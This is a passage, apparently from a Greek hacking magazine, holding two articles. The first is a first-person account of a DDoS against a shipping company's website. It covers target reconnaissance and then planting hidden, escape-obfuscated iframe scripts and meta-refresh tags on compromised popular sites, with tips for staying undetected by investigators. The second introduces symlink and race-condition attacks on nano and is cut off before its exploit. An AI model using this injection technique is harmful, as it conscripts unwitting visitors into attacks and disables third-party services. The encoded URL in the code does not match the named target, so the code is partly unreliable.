χρησιμοποιώ το πλασματικό `www.victim.gr`. Μάλιστα, επειδή πολλοί αναγνώστες είναι και hackers, θα φροντίσω να πειράξω και τις εικόνες. Δεν πρέπει να εκθέσω κανέναν και κυρίως να μην εκτεθώ!


Αναγνώριση στόχου

Ένα από τα σημαντικότερα στάδια σε μια επιτυχημένη επίθεση είναι εκείνο της συλλογής πληροφοριών για το στόχο. Όσα περισσότερα γνωρίζεις, τόσο το καλύτερο! Αυτό είναι προφανές, θα μου πείτε, αλλά εδώ υπάρχει μια σημαντική λεπτομέρεια: Συχνά, μπορείς να μάθεις πολλά και σημαντικά πράγματα για έναν server *χωρίς* να τον σκανάρεις ή να ασχοληθείς άμεσα μαζί του. Κάτι τέτοιο μπορεί να γίνει ψάχνοντας στο Internet

ή χρησιμοποιώντας δημόσια διαθέσιμες δικτυακές υπηρεσίες. Ας μην ξεφεύγω όμως από το θέμα μας. Εγώ είχα στη διάθεσή μου μόνο το domain name και το πρώτο που ήθελα να μάθω ήταν η αντίστοιχη διεύθυνση IP. Έτσι στράφηκα στο www.domaintools.com -- πρόκειται για πρώτης τάξεως εργαλείο! Όπως φαίνεται και στην εικόνα 1, ο στόχος μου φιλοξενείται από γνωστή ελληνική εταιρία hosting. Επίσης, φαίνεται ότι ο server τρέχει RedHat, με τον Apache 2.0.46. Όλα αυτά ήταν ενδιαφέροντα, αλλά δεν μου αρκούσαν. Γι' αυτό, αμέσως μετά πάτησα στο link Reverse IP. Μ' αυτόν τον τρόπο θα έβρισκα πόσα και ποια ακόμα sites φιλοξενούνται στον ίδιο server. Όπως βλέπετε στην εικόνα 2, ο server φιλοξενεί περί τα 1800 ακόμα sites. Αυτή η πληροφορία με οδήγησε στο ασφαλές συμπέρασμα ότι ο στόχος μου φιλοξενείται σε περιβάλλον shared hosting κι όχι σε κάποιον dedicated server. Αυτό ήταν πολύ ενθαρρυντικό! Ένα τέτοιο περιβάλλον παρέχει σχετικά περιορισμένους πόρους σε κάθε domain που φιλοξενεί. Επιπρόσθετα, οι εταιρείες που παρέχουν αυτού το είδος hosting, προσπαθούν να διασφαλίζουν την αξιοπιστία των server τους με κάθε τρόπο. Αυτό σημαίνει ότι αν η κίνηση προς ένα domain αυξηθεί απότομα και σε τεράστιο βαθμό, γεγονός που θα έθετε σε κίνδυνο τον server και την εξυπηρέτηση των υπόλοιπων sites, είναι πολύ πιθανό να διακόψουν πλήρως την επικοινωνία με το "ζημιογόνο" site.

Έχοντας μάθει αρκετά πράγματα για τον server, έπρεπε να διερευνήσω και το ίδιο το site. Αφού συνδέθηκα στο www.victim.gr, άρχισα να ψάχνω για οτιδήποτε θα μπορούσε να μου φανεί χρήσιμο. Αρχικά, δεν έβρισκα τίποτα ενδιαφέρον: Υπήρχε μια βασική οθόνη υποδοχής, ένα banner με ένα animated GIF και ένα μενού. Κάπου εκεί όμως βρήκα κάτι που θα μπορούσε να φανεί χρήσιμο: Το link "Αναφορά στο Διαχειριστή". Όταν το πάτησα, άνοιξε ο default mail client που έχω σετάρει στο σύστημά μου και στο πεδίο του παραλήπτη φαινόταν η διεύθυνση email του διαχειριστή: eimai-theos@victim.gr (προφανώς, έχω αποκρύψει το πραγματικό email του διαχειριστή). Αυτή η διεύθυνση θα μπορούσε να με οδηγήσει σε κρίσιμες πληροφορίες. Έτσι, την έδωσα αμέσως στο Google. Μετά από λίγο ψάξιμο, βρήκα ένα link για το προφίλ ενός χρήστη, σε κάποιο γνωστό τεχνικό forum. Ο συγκεκριμένος χρήστης είχε δηλώσει στα στοιχεία του το εν λόγω email! Όπως καταλαβαίνετε, αμέσως μετά άρχισα το ψάξιμο εντός του φόρουμ. Ο χρήστης είχε κάνει ερωτήσεις για το πόσο ασφαλές είναι το share-hosting, στον host-provider όπου βρισκόταν ο στόχος μου. Επίσης, ρωτούσε αν θα ήταν ασφαλέστερο και φτηνότερο να μεταφέρει το site σε κάποιο VPS (Virtual Private Server). Αυτά τα post είχαν σχετικά πρόσφατη ημερομηνία, αλλά σύμφωνα με τις πληροφορίες μου το site βρισκόταν ακόμα σε shared hosting environment. Έπρεπε να συνεχίσω το "σκάψιμο" στο φόρουμ...

Σύντομα βρήκα πολλά ακόμα posts, από τα οποία ψάρεψα πολύτιμες πληροφορίες κι απέκτησα μια ολοκληρωμένη εικόνα για το στόχο μου. Τελικά, δεν υπήρχε καμία ομάδα τεχνικών πίσω από το site. Η εταιρεία που το είχε κατασκευάσει είχε διακόψει την υποστήριξή του, καθώς η ναυτιλιακή είχε αρνηθεί το ετήσιο συμβόλαιο συντήρησης. Το έβρισκαν ακριβό και είχαν αποφασίσει ότι το site θα περνούσε στον έλεγχο κάποιων άλλων διαχειριστών. Όλα αυτά αποτελούσαν ευχάριστα νέα. Οι τεχνικοί που υποστήριζαν πλέον το site, δεν το είχαν κατασκευάσει και κατά πάσα πιθανότητα δεν θα το γνώριζαν επαρκώς καλά. Επομένως, θα τους ήταν δύσκολο να κάνουν γρήγορο και στοχευμένο trouble-shooting. Επίσης, από τα διάφορα posts του διαχειριστή έμαθα ότι η συγκεκριμένη ναυτιλιακή ήταν πολύ τσιγκούνα σε θέματα πληροφοριακής υποδομής. Αυτό



Εικόνα 2 *Κάνοντας ένα reverse IP lookup από το domaintools, βλέπουμε αμέσως ότι ο server του www.victim.gr φιλοξενεί άλλα 1863 domains! Κλασική περίπτωση shared hosting...*

σήμαινε ότι θα διέθετε και υπηρεσίες ανάλογης ποιότητας. Όλα καλά, λοιπόν! Είχα πέσει σε μια μεγάλη ελληνική ναυτιλιακή εταιρία, η οποία θεωρούσε τη φτηνή δικτυακή υποδομή «μαγκιά» και κέρδος.

Zombie boxes

Κάθε ομάδα blackhat που σέβεται τον εαυτό της, διαθέτει μια στρατιά από owned sites με υψηλή μάλιστα επισκεψιμότητα. Αυτά τα sites χρησιμοποιούνται σε διάφορες βρώμικες δουλειές και η ομάδα τα διαφυλάσσει σαν κόρη οφθαλμού! (Σ.τ.Ε. Ή ως κόρες οφθαλμών. Φαντάζομαι.) Για παράδειγμα, ενδέχεται κάποια ομάδα να έχει πρόσβαση με δικαιώματα administrator στο in.gr (τυχαίο το παράδειγμα), στους servers της AOL (America Online) ή ακόμη και slashdot.com! Σκεφτείτε, τώρα, το εξής σενάριο: Όλοι όσοι επισκέπτονται κάποιο από τα παραπάνω δημοφιλή sites, να συνδέονται σιωπηρά (χωρίς να το θέλουν και χωρίς να το αντιλαμβάνονται) στο `www.victim.gr`. Ας κάνουμε έναν μικρό υπολογισμό: Οι servers του in.gr ενδέχεται να δέχονται έως και 100 επισκέψεις το δευτερόλεπτο (hits per second, hps). Αντίστοιχα, οι servers της AOL να μπορεί να δέχονται μέχρι και 800hps, ενώ το Shlashdot να φτάνει στα 300hps. Αν υποθέσουμε ότι όλοι οι επισκέπτες αυτών των sites "περνάνε" και στο `www.victim.gr`, τότε ο server που το φιλοξενεί θα δεχτεί ξαφνικά 1200hps. Μάλιστα, όλες οι συνδέσεις θα προέρχονται από γνωστές και φαινομενικά αθώες διευθύνσεις IP: αυτές των "φαγωμένων" sites.

Νομίζω ότι τώρα αντιλαμβάνεστε στο σκεπτικό μου! Η ομάδα WHITE έχει υπό τον έλεγχό της αρκετά δημοφιλή sites, με υψηλή επισκεψιμότητα. Επομένως, για να ρίξω το site της ναυτιλιακής θα έπρεπε να στρέψω μερικά από τα zombie της ομάδας στον server του www.victim.gr. Τώρα, είναι πιθανό να αναρωτιέστε για το πώς θα πετύχαινα κάτι τέτοιο. Η λύση είναι πολύ απλή. Εφόσον είχα τον έλεγχο των server, αρκούσε να τροποποιήσω τον κώδικα HTML των αντίστοιχων σελίδων και να προσθέσω κάτι τέτοιο:

```
<IFRAME SRC="http://www.victim.gr" WIDTH=0 HEIGHT=0
frameborder=0></IFRAME>
```

Ο παραπάνω κώδικας δημιουργεί ένα iframe, με τα περιεχόμενα του `www.victim.gr`. Βέβαια οι διαστάσεις του iframe είναι μηδενικές. Έτσι, ο

επισκέπτης του πειραγμένου site δεν θα αντιληφθεί τίποτα, ενώ την ίδια στιγμή, ο server του site θα συνδεθεί στο www.victim.gr και θα ζητήσει την αρχική σελίδα. Το κακό με αυτή τη λύση, έχει να κάνει με του χρήστες που γνωρίζουν HTML και τους αρέσει να μελετούν πώς είναι στημένα τα διάφορα sites. Ένας τέτοιος χρήστης είναι πολύ εύκολο να εντοπίσει το ύπουλο iframe, κάνοντας ένα απλό view code από τον web browser. Όπως αντιλαμβάνεστε, η παρουσία ενός τέτοιου iframe θα προβλημάτιζε τον περίεργο φίλο μας, ο οποίος στη συνέχεια θα έκανε διάφορες ενοχλητικές ερωτήσεις στους διαχειριστές ή και σε διάφορα φόρουμ. Φυσικά, εγώ δεν ήθελα να συμβεί τίποτα από όλα αυτά. Για να ξεπεράσω αυτό το πρόβλημα, λοιπόν, χρησιμοποίησα ένα κολπάκι ώστε ο κώδικας του iframe να μη βγάζει μάτι! Συγκεκριμένα, μετέτρεψα τον κώδικα σε ακολυθία escaped characters και τον φύτεψα σε κάθε site με τη βοήθεια ενός μικρού script σε JavaScript. Το script είχε ως εξής:


```
<script language="javascript">
document.write( unescape( '%3C%49%46%52%41%4D%45%20
%53%52%43%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%73%33%63%75
%72%65%2E%67%72%22%20%57%49%44%54%48%3D%30%20%48%45%49%47%48-
%54%3D%30%20%66%72%61%6D%65%62%6F%72%64%65%72%3D%30%3E%3C%2F%49%
46%52%41%4D%45%3E%0A%0A%09%09%09'));
</script>
```

Ο παραπάνω κώδικας είναι σίγουρα παράξενος, αλλά δεν θα κινήσει τόσες υποψίες, όσες ένα iframe μηδενικού μεγέθους! Μάλιστα, για να τον κάνω πιο αποτελεσματικό (πιο επιβλαβή για το www.victim.gr) του προσέθεσα και έναν μικρό βρόχο. Αυτός ο βρόχος δημιουργούσε δέκα iframes σαν αυτό που σας έδειξα παραπάνω και, τουλάχιστον θεωρητικά, θα δεκαπλασίαζε τη ζημιά. Βέβαια στην πράξη οι web browsers έχουν το caching ενεργοποιημένο και δεν επισκέπτονται τόσο συχνά έναν server, όταν δέχονται το ίδιο URL. Ωστόσο η αλλαγή στον κώδικα δεν μου κόστισε τίποτα, ενώ δεν αποκλείεται να με βοηθούσε κιόλας. Ο τελικός κώδικας που χρησιμοποίησα φαίνεται παρακάτω:

```
<script language="javascript">
for(i=1; i<=10; i++)
     document.write( unescape(
'%3C%49%46%52%41%4D%45%20%53%52%43%3D%22%68%74%74%70%
3A%2F%2F%77%77%77%2E%73%33%63%75%72%65%2E%67%72%22%20
%57%49%44%54%48%3D%30%20%48%45%49%47%48%54%3D%30%20%66%72%61%6D%
65%62%6F%72%64%65%72%3D%30%3E%3C%2F%49%46%52%41%4D%45%3E%0A%
0A%09%09%09'));
</script>
```

Πριν φυτέψω τον κώδικά μου στα φαγωμένα sites, έκανα μερικές δοκιμές σε δικό μας server. Ο εν λόγω server τρέχει IIS κι ο client που χρησιμοποιούσα ήταν ο Internet Explorer 9. Στην εικόνα 3 μπορείτε να δείτε μια δεκάδα κλήσεων που πραγματοποιήθηκαν προς το server, όταν επισκέφθηκα το site με τον ύπουλο κώδικα. Φυσικά, η ίδια δεκάδα κλήσεων εμφανιζόταν και κάθε φορά που συνδεόταν κάποιος άλλος στο πειραγμένο site ή όταν έκανα refresh. Παρεμπιπτόντως, αξίζει να σας πω ένα ακόμα κολπάκι, αν και φοβάμαι ότι μπορεί να με προδώσει και το αποφεύγω. Πολλοί hackers, λοιπόν, όταν φυτεύουν κώδικα σαν αυτόν που σας έδειξα παραπάνω, βάζουν στο HEADER της σελίδας και την ακόλουθη εντολή:

```
<meta http-equiv="refresh" content="10">
```



Εικόνα 3
Ο IE9 επισκέπτεται αρκετές φορές την IP του θύματος, χωρίς να αντιληφθεί τίποτα ο χρήστης. Τώρα, αν το site με τον ύπουλο κώδικα δεχτεί πολλές επισκέψεις, ο στόχος μας θα δεχτεί πολλαπλάσιες και κάποια στιγμή θα γονατίσει!

Με αυτόν τον τρόπο, η ίδια η σελίδα ωθεί τον browser να κάνει refresh ανά 10 δευτερόλεπτα. Όπως αντιλαμβάνεστε, αυτό είναι πολύ καλό για το σκοπό μας, αλλά έχει και μερικές άσχημες παρενέργειες. Καταρχάς, ο επισκέπτης του site είναι πιθανό να παρατηρήσει ότι ο browser φορτώνει κάθε λίγο και λιγάκι, ακόμα κι όταν δεν θα έπρεπε. Επιπρόσθετα, σε διάφορους browsers (όπως στον IE), μετά από κάθε refresh ο χρήστης τοποθετείται στην αρχή της σελίδας και όχι εκεί που βρισκόταν. Αυτό είναι πολύ κακό για ένα μηχάνημα zombie, αφού ενδέχεται να θορυβήσει το χρήστη!

Συμπεράσματα

Μετά από την αναλυτική περιγραφή όσων έκανα, νομίζω ότι αξίζει να συνοψίσω ορισμένα σημεία ενδιαφέροντος:


- Ο επιτιθέμενος μπορεί να βρει τεχνικές πληροφορίες για ένα site, χωρίς να κάνει ούτε ένα ping (βλέπε domaintools).
- Κρίσιμες πληροφορίες ενδέχεται να διαρρεύσουν και από τον ίδιο τον διαχειριστή, αν κάνει το λάθος να χρησιμοποιεί το email του (ή οποιοδήποτε άλλο προσωπικό του στοιχείο) στα forum απ' όπου αναζητά λύσεις για τα προβλήματα του.
- Μερικές φορές, η πηγή μιας επίθεσης DDoS είναι δύσκολο να εντοπιστεί. Αρκεί να φαίνεται ότι η επίθεση πραγματοποιείται από μηχανήματα υπεράνω πάσης υποψίας (για παράδειγμα, από τις IP των in.gr, yahoo.gr κ.ο.κ.).
- Όποια εταιρεία ασφάλειας αναλάβει τον διερεύνηση της επίθεσης (τη μελέτη των logs του θύματος), θα δει μόνο μια μεγάλη αύξηση της κίνησης από διευθύνσεις "νομοταγών" μηχανημάτων. Κανένας δεν πρόκειται να δει κάποια από τις δικές μας διευθύνσεις IP. Ταυτόχρονα, τα διάφορα botάκια που κυκλοφορούν στο Διαδίκτυο είναι πολύ πιθανό να έχουν σκανάρει αρκετές φορές τον server του θύματος, μπερδεύοντας ακόμα περισσότερο την όποια διερεύνηση!

[...]

Αυτή η αναφορά για την δράση της ομάδας WHITE μας ενθουσίασε. Όχι τόσο για το περιεχόμενό της, όσο για το γεγονός ότι εφόσον τη λάβαμε, ο άνθρωπος μας είναι ασφαλής. Όλα πήγαν καλά, ο κίνδυνος απομακρύνθηκε κι ο πράκτοράς μας κυκλοφορεί ασφαλής. Μείνετε συντονισμένοι...

Skill: Intermediate

Tags: symbolic links, symlinks, race condition, Perl



by Johnny Who

Επικίνδυνες διασυνδέσεις, *αλλά συμβολικά!*

Αν βρεθεί ο κατάλληλος άνθρωπος την κατάλληλη στιγμή, μπορεί να μας σώσει από οτιδήποτε. Αν ωστόσο δημιουργηθεί το κατάλληλο symbolic link την κατάλληλη χρονική στιγμή, μπορεί και να καταστραφούμε. Δεν ξέρουμε αν γνωρίζετε τι είναι τα symbolic links, αλλά πρέπει να σας πούμε ότι δημιουργούνται πανεύκολα κι από οποιονδήποτε χρήστη ενός UNIXοειδούς λειτουργικού. Ένας επίδοξος attacker είναι σε θέση να εκμεταλλευτεί τα symbolic links για να πετύχει το στόχο του, ευτυχώς όμως που χρειάζεται το κατάλληλο timing το οποίο είναι δύσκολο να επιτευχθεί. Ή μήπως όχι;

Σε αυτό το άρθρο θα ασχοληθούμε με τις επιθέσεις συμβολικών συνδέσεων (symbolic links ή symlinks). Επιπρόσθετα, θα μιλήσουμε για τις επιθέσεις race condition και θα εξηγήσουμε γιατί είναι εξαιρετικά δύσκολο να πετύχουν. Φυσικά, για να αποκτήσουμε μια πλήρη εικόνα του θέματος, δεν θα περιοριστούμε στη θεωρία: Θα εξετάσουμε αυτές τις επιθέσεις στην πράξη, γράφοντας κι αναλύοντας ένα προγραμματάκι σε Perl. Το προγραμματάκι μας θα εκμεταλλεύεται την αδυναμία ενός άλλου προγράμματος, το οποίο συνοδεύει σχεδόν όλες τις διανομές Linux. Ο λόγος γίνεται για το nano. Ο εν λόγω text editor, έως και την έκδοση 2.2.3 διέθετε μια κρίσιμη αδυναμία σε σχέση με το χειρισμό των symbolic link. Βέβαια, οι περισσότερες διανομές Linux προσφέρουν πλέον τη διορθωμένη έκδοση του nano, είτε από την εγκατάσταση είτε μέσω ενημερώσεων. Ωστόσο η επίθεση που θα εξετάσουμε έχει μεγάλη διδακτική αξία: Αποτελεί ένα άριστο παράδειγμα ανατρεπτικής και ευφυέστατης σκέψης!

Συμβολικές συνδέσεις

Ασχοληθήκατε ποτέ με δείκτες στη C ή σε κάποια άλλη γλώσσα; Έχετε παίξει ποτέ με δείκτες προς δείκτες; Ξέρετε από double linked lists και B-trees; Αν όχι, μην τρομάζετε: Δεν σκοπεύουμε να σας φλομώσουμε στη θεωρία. Μιλώντας απλά, οι συμβολικές συνδέσεις αποτελούν δείκτες προς άλλα αρχεία. Μπερδευτήκατε; Μήπως νομίζετε ότι μιλάμε για κάποιου είδους αρχεία, τα οποία μοιάζουν με τα shortcuts των Windows; Όχι! Τα symbolic links δεν έχουν καμία σχέση με τα shortcuts των Windows. Δείτε το ακόλουθο παράδειγμα και θα καταλάβετε τα πάντα:

```
ln -s ~/my_scripts/update test
```

Στα συστήματα Unix/Linux μπορούμε να κατασκευάζουμε συμβολικές συνδέσεις με το προγραμματάκι ln. Με την παραπάνω γραμμή, λοιπόν, δημιουργούμε ένα symbolic link προς το αρχείο ~/my_scripts/update. Αυτή η συμβολική σύνδεση θα ονομάζεται test και θα εμφανίζεται ως ένα αρχείο μέσα στον κατάλογο από τον οποίο δώσαμε την εντολή. Τώρα, αν προσπαθήσουμε να εκτελέσουμε το test, θα εκτελεστεί το σκριπτάκι ονόματι update. Αναμενόμενο, θα σκεφτείτε. Προσέξτε όμως αυτό: Αν χρησιμοποιήσουμε το προγραμματάκι cat με το αρχείο test (cat test) θα εμφανιστούν τα περιεχόμενα του update. Με άλλα λόγια, το test μοιάζει ν' αποτελεί ένα αντίγραφο του script. Αναρωτιέστε γιατί λέμε ότι *μοιάζει* με αντίγραφο; Πολύ απλά, γιατί δεν είναι! Αν σβήσουμε το ~/my_scripts/update, το test θα πάψει να λειτουργεί. Υπάρχει μια ακόμα απόδειξη για το ότι οι συμβολικές συνδέσεις δεν αποτελούν αντίγραφα αρχείων. Αν δημιουργήσουμε εκατό (ναι, 100) συμβολικές συνδέσεις ενός μεγάλου αρχείου (π.χ., ενός βίντεο), θα παρατηρήσουμε ότι ο ελεύθερος χώρος του δίσκου μας δεν θα επηρεαστεί καθόλου! Βλέπετε, μια συμβολική σύνδεση αποτελεί δείκτη προς το *όνομα* του πρωτότυπου αρχείου. Θα μπορούσαμε να πούμε, λοιπόν, ότι οι συμβολικές συνδέσεις αποτελούν shortcuts, τα οποία ωστόσο δημιουργούνται σε χαμηλό επίπεδο (και συγκεκριμένα στο επίπεδο του συστήματος αρχείων).

Κάπου εδώ σας προτείνουμε να πειραματιστείτε και μόνοι σας. Μπορείτε να δημιουργήσετε διάφορες συμβολικές συνδέσεις, προς διάφορα αρχεία, να μελετήσετε τη συμπεριφορά τους και να εξετάσετε τις επιπτώσεις στο χώρο του δίσκου. Είμαστε σίγουροι ότι θα σκεφτείτε πολλές ενδιαφέρουσες εφαρμογές για τις συμβολικές συνδέσεις. Εμείς πάντως θα παρουσιάσουμε μια μάλλον επικίνδυνη εφαρμογή τους. Η ενδιαφέρουσα και φαινομενικά αθώα έννοια των συμβολικών συνδέσεων μπορεί να οδηγήσει σε μεγάλες καταστροφές!

Που είν' το κακό, βρε παιδιά;

Πολλά προγράμματα δημιουργούν διάφορα προσωρινά αρχεία, κατά την εκτέλεσή τους. Ωστόσο σχεδόν κανέναν δεν ελέγχει αν το προσωρινό αρχείο, στο οποίο προσπαθεί να γράψει, προϋπάρχει ή όχι. Το γεγονός αυτό από μόνο του δεν αποτελεί μεγάλο πρόβλημα. Οι πραγματικοί μπελάδες προκύπτουν όταν ένα πρόγραμμα ακολουθεί στα τυφλά --χωρίς να πραγματοποιεί κανέναν έλεγχο-- συμβολικές συνδέσεις. Ένα τέτοιο πρόγραμμα θα μπορούσε να καταλήξει να γράφει σ' ένα κρίσιμο αρχείο του συστήματος και μάλιστα με τα δικαιώματα εκείνου που το έτρεξε. Νομίζουμε ότι μπορείτε να καταλάβετε γιατί είναι κακό κάτι τέτοιο. Μάλιστα, ο κίνδυνος πολλαπλασιάζεται όταν το πρόγραμμα εκτελείται με δικαιώματα root! Ένας επιτιθέμενος που εκμεταλλεύεται την εν λόγω αδυναμία θα μπορούσε σχετικά εύκολα να πετύχει τα ακόλουθα:

- Να αποκτήσει δικαιώματα διαχειριστή (privilege escalation)
- Να γράψει σε αρχεία, στα οποία δεν έχει πρόσβαση υπό φυσιολογικές συνθήκες
- Ν' αποκτήσει τον πλήρη έλεγχο (την ιδιοκτησία) ξένων αρχείων

Ζήτημα συγχρονισμού

Υπάρχουν πολλά προγράμματα, από απλά σκριπτάκια μέχρι σύνθετες υπηρεσίες, τα οποία δεν εκτελούνται διαρκώς με δικαιώματα διαχειριστή. Τα προγράμματα αυτού του είδους ξεκινούν με περιορισμένη δικαιοδοσία και ολοκληρώνουν κάθε εργασία που απαιτεί τα δικαιώματα ενός απλού χρήστη. Στη συνέχεια αποκτούν τα δικαιώματα του διαχειριστή, ολοκληρώνουν τις εργασίες που προϋποθέτουν πλήρη πρόσβαση στο σύστημα κι αμέσως μετά απαρνούνται την εξουσία και περιορίζονται πάλι στα δικαιώματα ενός απλού χρήστη. Αυτή η "δουλική" συμπεριφορά των προγραμμάτων αυξάνει αρκετά την ασφάλεια ενός συστήματος, αλλά δεν το κάνει άτρωτο. Ας δούμε ένα παράδειγμα: Φανταστείτε ένα πρόγραμμα για την αυτόματη εκκαθάριση ορισμένων καταλόγων του συστήματος. Ένα τέτοιο πρόγραμμα θα μπορούσε αρχικά να καταρτίζει μια λίστα με όλα τα προς διαγραφή αρχεία. Ακολούθως, θα διέγραφε όλα όσα μπορούσε με τα δικαιώματα του απλού χρήστη, ενώ για να σβήσει τα υπόλοιπα θα αποκτούσε για ελάχιστο χρόνο δικαιώματα root. Απέναντι σ' ένα πρόγραμμα μ' αυτή τη συμπεριφορά, η δουλειά του επιτιθέμενου είναι ιδιαίτερα δύσκολη. Ο wanna-be-root θα έπρεπε να εκμεταλλευτεί κάποια αδυναμία του προγράμματος, ακριβώς τη στιγμή που αποκτά αυξημένα προνόμια και πριν τα απαρνηθεί. Με λίγα λόγια, το ενδεχόμενο επιτυχίας μιας επίθεσης ανάγεται σε ζήτημα σωστού timing! Ακριβώς γι' αυτό, οι επιθέσεις σε προγράμματα που παρουσιάζουν τέτοια συμπεριφορά χαρακτηρίζονται ως race condition attacks.

Επικίνδυνη απροσεξία

